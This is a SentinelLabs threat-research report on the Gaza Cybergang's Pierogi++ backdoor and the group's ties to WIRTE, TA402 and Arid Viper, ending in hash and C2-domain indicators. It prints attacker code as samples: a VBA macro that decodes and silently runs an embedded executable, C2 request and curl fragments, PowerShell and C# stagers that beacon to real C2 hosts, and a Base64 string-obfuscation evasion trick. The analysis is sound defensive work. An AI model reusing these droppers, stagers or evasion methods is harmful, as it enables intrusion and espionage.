SentinelLABS

GET A DEMO

ADVERSARY

Gaza Cybergang | Unified Front Targeting Hamas Opposition

ALEKSANDAR MILENKOSKI / DECEMBER 14, 2023

Executive Summary

- Overlaps in targeting, malware characteristics, and long-term malware evolutions post 2018 suggest that the Gaza Cybergang sub-groups have likely been consolidating, possibly involving the establishment of internal and/or external malware supply lines.
- Gaza Cybergang has upgraded its malware arsenal with a backdoor that we track as Pierogi++, first used in 2022 and seen throughout 2023.
- Recent Gaza Cybergang activities show consistent targeting of Palestinian entities, with no observed significant changes in dynamics since the start of the Israel-Hamas war.
- SentinelLabs' analysis reinforces the suspected ties between Gaza Cybergang and WIRTE, historically considered a distinct cluster with loose relations to the Gaza Cybergang.

Overview

Active since at least 2012, Gaza Cybergang is a suspected Hamas-aligned cluster whose operations are primarily targeting Palestinian entities and Israel, focusing on intelligence collection and espionage. Being a threat actor of interest in the context of the Israel-Hamas war, we track Gaza Cybergang as a group composed of several adjacent sub-groups observed to share victims, TTPs, and use related malware strains since 2018. These include Gaza Cybergang Group 1 (Molerats), Gaza Cybergang Group 2 (Arid Viper, Desert Falcons, APT-C-23), and Gaza Cybergang Group 3 (the group behind Operation Parliament).

The goal of this post is twofold:

- To highlight relations between recent and historical operations, providing a new common context connecting the Gaza Cybergang sub-groups.
- To provide recent findings and previously unreported IOCs, which add to the accumulated knowledge of the group and support further collective tracking of Gaza Cybergang activities.

In the midst of Gaza Cybergang activity spanning from late 2022 until late 2023, we observed that the group introduced a new backdoor to their malware arsenal used in targeting primarily Palestinian entities. We track this backdoor as Pierogi++. We assess that Pierogi++ is based on an older malware strain named Pierogi, first observed in 2019. We also observed consistent targeting of Palestinian entities in this time period using the group's staple Micropsia family malware and Pierogi++.

This targeting is typical for Gaza Cybergang. These activities are likely aligned with the tensions between the Hamas and Fatah factions, whose reconciliation attempts had been stagnating before and after the outbreak of the Israel–Hamas war. At the time of writing, our visibility into Gaza Cybergang's activities after the onset of the conflict does not point to significant changes in their intensity or characteristics.


Our analysis of recent and historical malware used in Gaza Cybergang operations highlights new relations between activities that have taken place years apart – the Big Bang campaign (2018) and Operation Bearded Barbie (2022). Further, technical indicators we observed, originating from a recently reported activity, reinforce a suspected relation between Gaza Cybergang and the lesser-known threat group WIRTE. This group has historically been considered a distinct cluster and then associated with low confidence with the Gaza Cybergang. This demonstrates the intertwined nature of the Gaza Cybergang cluster making the accurate delineation between its constituent and even other suspected Middle Eastern groups challenging.

Throughout our analysis of Gaza Cybergang activities spanning from 2018 until present date we observed consistent malware evolution over relatively long time periods. This ranges from minor changes in used obfuscation techniques, to adopting new development paradigms, and resurfacing old malware strains in the form of new ones (as Pierogi++ demonstrates). In addition, the observed overlaps in targeting and malware similarities across the Gaza Cybergang sub-groups after 2018 suggests that the group has likely been undergoing a consolidation process. This possibly includes the formation of an internal malware development and maintenance hub and/or streamlining supply from external vendors.

Micropsia and Pierogi++ Target Hamas Opposition

The Gaza Cybergang umbrella has continuously targeted Israeli and Palestinian entities preceding the Israel-Hamas war. We observed additional activities spanning from late 2021 to late 2023 aligned with previous research. Our visibility into these activities, and the theme and language of the used lure and decoy documents, indicate that they were primarily targeting Palestinian entities. The majority involved malware variants of the staple Micropsia family.

Among the Micropsia family malware, we observed its Delphi and Python-based variants deploying decoy documents written in Arabic and focusing on Palestinian matters, such as the Palestinian cultural heritage and political events. Many of the associated C2 domain names, such as `bruce-ess[.]com` and `wayne-lashley[.]com`, reference public figures, which aligns with the known domain naming conventions of the group. To support further collective tracking of Gaza Cybergang activities, we focus at the end of the report on listing previously unreported Micropsia indicators.



Decoy document

Among the Micropsia activities we identified a backdoor that we assess is based on a malware first reported in 2020 and named Pierogi. This backdoor, which we labeled Pierogi++, is implemented in C++, and we observed its use in 2022 and over 2023. The malware is typically delivered through archive files or weaponized Office documents on Palestinian matters, written in English or Arabic.

Malicious documents distributing Pierogi++

The documents distributing Pierogi++ use macros to deploy the malware, which then typically masquerades as a Windows artifact, such as a scheduled task or a utility application. The malware implementation is embedded either in the macros or in the documents themselves, often in Base64-encoded form.

```
Attribute VB_Name = "ThisWorkbook"
[...]
Dim NameEXE As String
NameEXE = "C:\Windows\Tasks\UevTemplateConfigItemService.exe"

For i = 1 To 44
  b64 = b64 & Worksheets("Sheet1").Cells(i, 1).Value
Next i

Set fso = CreateObject("Scripting.Filesystemobject")
Application.Wait (Now + TimeValue("0:00:03"))
  Set oXML = CreateObject("Microsoft.XMLDOM")
  Set oNode = oXML.CreateElement("binary")
  oNode.DataType = "bin.base64"
  oNode.Text = b64
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = 1
  BinaryStream.Open
  BinaryStream.Write oNode.nodeTypedValue
  BinaryStream.SaveToFile (NameEXE)
 Dim pro
 Application.Wait (Now + TimeValue("0:00:04"))
 pro = ShellExecuteA(0, "", NameEXE, vbNullString, vbNullString, 0)
End Sub
[...]
```

Office macro deploying Pierogi++

Pierogi++ executables also masquerade as politically-themed documents, with names such as *"The national role of the revolutionary and national councils in confronting the plans for liquidation and Judaization"*, *"The situation of Palestinian refugees in Syria refugees in Syria"*, and *"The Ministry of State for Wall and Settlement Affairs established by the Palestinian government"*.

We assess that Pierogi++ is based on the Pierogi backdoor, whose variants are implemented in Delphi and Pascal. Pierogi and Pierogi++ share similarities in code and functionalities, such as strings, reconnaissance techniques, and deployment of decoy documents, some also seen in Micropsia malware.

```
POST /A2FwXHQqrQ2hvOc/QgaYCarsQS/LaVfcCBwHi/frAQB HTTP/1.1
Host: swsan-lina-soso.info
Accept: */*
Content-Length: 685
Content-Type: multipart/form-data; boundary=------------------------6ca9b7c4b25324c5

--------------------------6ca9b7c4b25324c5
Content-Disposition: form-data; name="GLXwbu"

Tm9BVg==
--------------------------6ca9b7c4b25324c5
Content-Disposition: form-data; name="RtWhQT"
[...]
```

String indicating that no anti-virus solution has been detected: Pierogi++ (*Tm9BVg==* decodes to *NoAV*)

```
query_av(&v16, v4, v5, [...]);
if ( !v16 )
  sub_40A8A4(&v16, L"No AV");
[...]
```

Micropsia

Further, Pierogi++ samples implement in the same order the same backdoor functionalities as Pierogi: taking screenshots, command execution, and downloading attacker-provided files.

When handling backdoor commands, some Pierogi++ samples use the strings `download` and `screen`, whereas earlier Pierogi samples have used the Ukrainian strings `vydalyty`, `Zavantazhyty`, and `Ekspertyza`. This raised suspicions at the time of potential external involvement in Pierogi's development. We have not observed indicators pointing to such involvement in the Pierogi++ samples we analyzed.

```
v65 = "screen";
[...]
if ( v7 ) //taking screenshots
{
  v8 = (void *)sub_4032C0((int)v57);
  [...]
}
else
{
  v65 = "download";
  [...]
  if ( v16 ) //downloading files
  {
    v45 = (int)v76;
    [...]
  }
}
```

Pierogi++ backdoor strings

Most of the Pierogi++ C2 servers are registered at Namecheap and hosted by Stark Industries Solutions LTD, aligning with previous infrastructure management practices of the Gaza Cybergang umbrella. The backdoor uses the curl library for exchanging data with the C2 server, a technique that we do not often observe in Gaza Cybergang's malware arsenal.

```
curl_easy_setopt(v11, 10002, (char)pr_url);  // CURLOPT_URL
curl_easy_setopt(v11, 10024, (char)v37);   // CURLOPT_HTTPPOST
curl_easy_setopt(v11, 20011, (char)sub_404550);// CURLOPT_WRITEFUNCTION
curl_easy_setopt(v11, 10001, (char)&v38);  // CURLOPT_WRITEDATA (CURLOPT_FILE)
while ( 1 )
{
    v19 = curl_easy_perform(v11);
    ...
}
```


Use of the curl library

Pierogi++ represents a compelling illustration of the continuous investment in maintenance and innovation of Gaza Cybergang's malware, likely in an attempt to enhance its capabilities and evade detection based on known malware characteristics.

From Molerats to Arid Viper And Beyond

Following the first report on the Pierogi backdoor in February 2020, late 2020 and 2021 mark the association of the backdoor and its infrastructure with Arid Viper. The Micropsia activity linked to Arid Viper, which led to the discovery of the then-new PyMicropsia malware in December 2020, includes Pierogi samples. Further historical Pierogi samples use the `escanor[.]live` and `nicoledotson[.]icu` domains for C2 purposes, which have been associated with Arid Viper in December 2020 and April 2021. The latest variant of Pierogi is Pierogi++, which we observed targeting Palestinian entities in 2022 and over 2023 – this targeting is typical for Arid Viper.

Our investigations into malware used by Gaza Cybergang prior to 2022, which share capabilities, structure, and infrastructure with Pierogi, resulted in a multitude of samples implemented in Delphi, Pascal, and C++. This highlights the frequent adoption of different development paradigms by Gaza Cybergang and aligns with the observations by Facebook, which associates these variants with Arid Viper and tracks them using different names under the broader Micropsia malware family, such as Glasswire, Primewire, and fgref.



Malware attributions

In late 2020, victims targeted with Pierogi variants as part of a suspected Arid Viper operation were observed to be also infected with the then-new SharpStage and DropBook malware, an overlap assessed to strengthen the ties between the Molerats and Arid Viper Gaza Cybergang sub-groups.

Later in June 2021, the LastConn malware, which has been discovered as part of activities attributed to the TA402 cluster, was assessed with high confidence to be an updated version of SharpStage.

Based on our followup investigation into recent 2023 TA402 activity targeting Middle Eastern government entities, we highlight recent overlaps in malware used by TA402 and a lesser-known threat actor named WIRTE. First disclosed in April 2019, WIRTE was initially considered to be a distinct cluster but later associated with low confidence to the Gaza Cybergang umbrella (primarily based on the use of decoys on Palestinian matters, which are typical for the Gaza Cybergang constituent sub-groups).

WIRTE is known for using a unique custom user agent for C2 communication when staging malware, with the value of the `rv` field likely being an intrusion identifier. WIRTE's stagers encapsulate C2 communication attempts in an infinite loop, separated by sleeps of randomly generated lengths within defined lower and upper boundaries. We observe the same unique user agent format and C2 communication pattern in TA402's .NET malware stagers.

```
function grantedk($stunnedk) {
    $fortunesl = [Net.WebRequest]::Create('https://stgeorgebankers.com/' + $stunnedk);
    $fortunesl.Method = 'GET';
    $fortunesl.UserAgent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:UYN_02)
                             Gecko/37.41.30.02 Firefox/2.0';
    $fortunesl.Accept = 'text/html,application/json;q=0.9,*/*;q=0.8';
    ...
}

while ($true) {
    $returnh = grantedk('');
    if ($global:status -eq 200 -and -not [string]::IsNullOrEmpty($returnh)) {
        ...
    }

    Get-Random -Minimum 60 -Maximum 100 | start-sleep
```

User agent and C2 communication in 2020 WIRTE malware

```
public static class Globals
{
    public static int status;
    public static string host = "https://theconomics.net";
    public static string ua = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.86.5445.23)
                               Gecko/36.3.5362.318 Firefox/3.15";
}
...
for (;;)
{
    try
    {
        string text = utils.extract(web.httpGet(Globals.host, "", Globals.ua));
        utils.INJ(text);
        break;
    }
    catch
    {
    }
    Thread.Sleep(random.Next(3000 - random2.Next(15), 5000 - random2.Next(65)));
}
```

User agent and C2 communication in 2022 TA401 malware

The involvement of malware artifacts previously seen only in the context of WIRTE indicates a likely relation between the TA402, WIRTE, and Gaza Cybergang clusters. This aligns with the latest TA402 attribution assessment as a cluster overlapping with Gaza Cybergang and WIRTE.


Back To The Big Bang

Operation Bearded Barbie, revealed in April 2022 and attributed with moderate-high confidence to Arid Viper, is a campaign that has been targeting Israeli individuals and officials in the law enforcement, military, and emergency services sectors. The operation highlights the BarbWire backdoor as a novel malware in Arid Viper's arsenal.

A closer look at the implementation of the BarbWire variants observed as part of Operation Bearded Barbie reveal relations to a malware strain used as part of the 2018 Big Bang campaign, which was considered an evolution of a 2017 campaign targeting Palestinian individuals and entities. Without making a concrete attribution at the time, the campaign was loosely associated with the Gaza Cybergang, noting some links to Arid Viper in particular.

The Big Bang campaign involves the use of a C++ implant, assessed to be an upgraded version of older Micropsia variants. In addition to some similarities in execution flow and structure, we observed that the backdoors used in the Big Bang and Bearded Barbie campaigns share unique strings that report the execution status and/or indicate internal references to malware modules.

The BarbWire samples used as part of Operation Bearded Barbie are reported to implement a *custom base64 algorithm* (cit.) to obfuscate strings. The backdoor does not implement changes to the Base64 encoding algorithm itself, but modifies Base64 strings by adding an extra character that is removed before decoding. String decoding of BarbWire strings in this way reveals exact matches between BarbWire and the backdoor observed in the Big Bang campaign.



Backdoor string matches

In contrast to BarbWire, BigBang backdoor samples obfuscate the same strings present in BarbWire using Base64-encoding only. The malware authors have likely introduced the Base64 string modification technique in later malware development efforts (reflected in Operation Bearded Barbie), as a relatively simple but effective attempt to evade detection based on known string artifacts.

This technique also allows for quick changes of the modified Base64 strings by only changing the second character to keep evading detection over time. For example, both of the strings `IZERvZXMgbm90IGV4aXN0Lg` and `IHERvZXMgbm90IGV4aXN0Lg` Base64-decode to " `Does not exist.` " once the second character is removed.

Conclusions

Gaza Cybergang operations over 2022 and 2023 reveal a sustained focus on targeting Palestinian entities. The discovery of the Pierogi++ backdoor shows that the group continues to evolve and supplement its staple malware arsenal, including transforming older implementations into new tooling.

The intertwined nature of its constituent sub-groups sharing TTPs, malware, and victims, indicates that Gaza Cybergang is a unified front against anti-Hamas interests. The persistent nature of the Gaza Cybergang threat underscores the necessity for sustained vigilance and cooperative measures to address the challenges posed by these threat actors.

SentinelLabs continues to monitor Gaza Cybergang activities to further improve the collective knowledge on the group's dynamics and to supply indicators, which are relevant to security teams defending their organizations and individuals at risk of being targeted.

Indicators of Compromise

SHA-1 Hashes

003bb055758a7d687f12b65fc802bac07368335e	Micropsia family malware
19026b6eb5c1c272d33bda3eab8197bec692abab	Micropsia family malware
20c10d0eff2ef68b637e22472f14d87a40c3c0bd	Pierogi backdoor
26fe41799f6f51247095115f9f1ff5dcc56baf8	TA402 malware staging executable (2022 version)
278565e899cb48138cc0bbc482beee39e4247a5d	Pierogi backdoor
2a45843cab0241cce3541781e4e19428dcf9d949	Micropsia family malware
32d0073b8297cc8350969fd4b844d80620e2273a	Document distributing Pierogi++
3ae41f7a84ca750a774f777766ccf4fd38f7725a	Document distributing Pierogi++
42cb16fc35cfc30995e5c6a63e32e2f9522c2a77	Pierogi++
4dcdb7095da34b3cef73ad721d27002c5f65f47b	BarbWire backdoor
5128d0af7d700241f227dd3f546b4af0ee420bbc	Pierogi++
5619e476392c195ba318a5ff20e40212528729ba	Micropsia family malware
599cf23db2f4d3aa3e19d28c40b3605772582cae	Pierogi backdoor
5e46151df994b7b71f58556c84eeb90de0776609	Document distributing Pierogi++
5fcc262197fe8e0f129acab79fd28d32b30021d7	WIRTE PowerShell script
60480323f0e6efa3ec08282650106820b1f35d2f	Archive distributing Pierogi++
694fa6436302d55c544cfb4bc9f853d3b29888ef	BarbWire backdoor
708f05d39df7e47aefc4b15cb2db9f26bc9fad5f	TA402 malware staging executable (2022 version)
745657b4902a451c72b4aab6cf00d05895bbc02f	Micropsia family malware
75a63321938463b8416d500b34a73ce543a9d54d	Pierogi++
95fc3fb692874f7415203a819543b1e0dd495a57	Micropsia family malware
994ebbe444183e0d67b13f91d75b0f9bcfb011db	Operation Big Bang backdoor
aeeeee47becaa646789c5ee6df2a6e18f1d25228	Pierogi++
c3038d7b01813b365fd9c5fd98cd67053ed22371	Micropsia family malware
da96a8c04edf8c39d9f9a98381d0d549d1a887e8	Pierogi++
ee899ae5de50fdee657e04ccd65d76da7ede7c6f	Operation Big Bang backdoor
f3e99ec389e6108e8fda6896fa28a4d7237995be	Pierogi++

Domains

aracavanan[.]com	Pierogi++ C2 server
beatricewarner[.]com	Pierogi++ C2 server
bruce-ess[.]com	Micropsia C2 server
claire-conway[.]com	Micropsia C2 server
delooyp[.]com	Micropsia C2 server
escanor[.]live	Pierogi backdoor C2 server
izocraft[.]com	Micropsia C2 server
jane-chapman[.]com	Micropsia C2 server
lindamullins[.]info	Operation Big Bang backdoor C2 server
nicoledotson[.]icu	Pierogi backdoor C2 server
overingtonray[.]info	Pierogi backdoor C2 server
porthopeminorhockey[.]net	Micropsia C2 server
spgbotup[.]club	Operation Big Bang backdoor C2 server
stgeorgebankers[.]com	WIRTE C2 server
swsan-lina-soso[.]info	Pierogi++ C2 server
theconomics[.]net	TA402 C2 server
wanda-bell[.]website	BarbWire C2 server
wayne-lashley[.]com	Micropsia C2 server
zakaria-chotzen[.]info	Pierogi++ C2 server

ADVERSARY

ALEKSANDAR MILENKOSKI

Aleksandar Milenkoski is a Senior Threat Researcher at SentinelLabs. With expertise in malware research and focus on targeted attacks, he brings a blend of practical and deep insights to the forefront of cyber threat intelligence. Aleksandar has a PhD in system security and is the author of numerous reports on cyberespionage and high-impact cybercriminal operations, conference talks, and peer-reviewed research papers. His research has won awards from SPEC, the Bavarian Foundation for Science, and the University of Würzburg.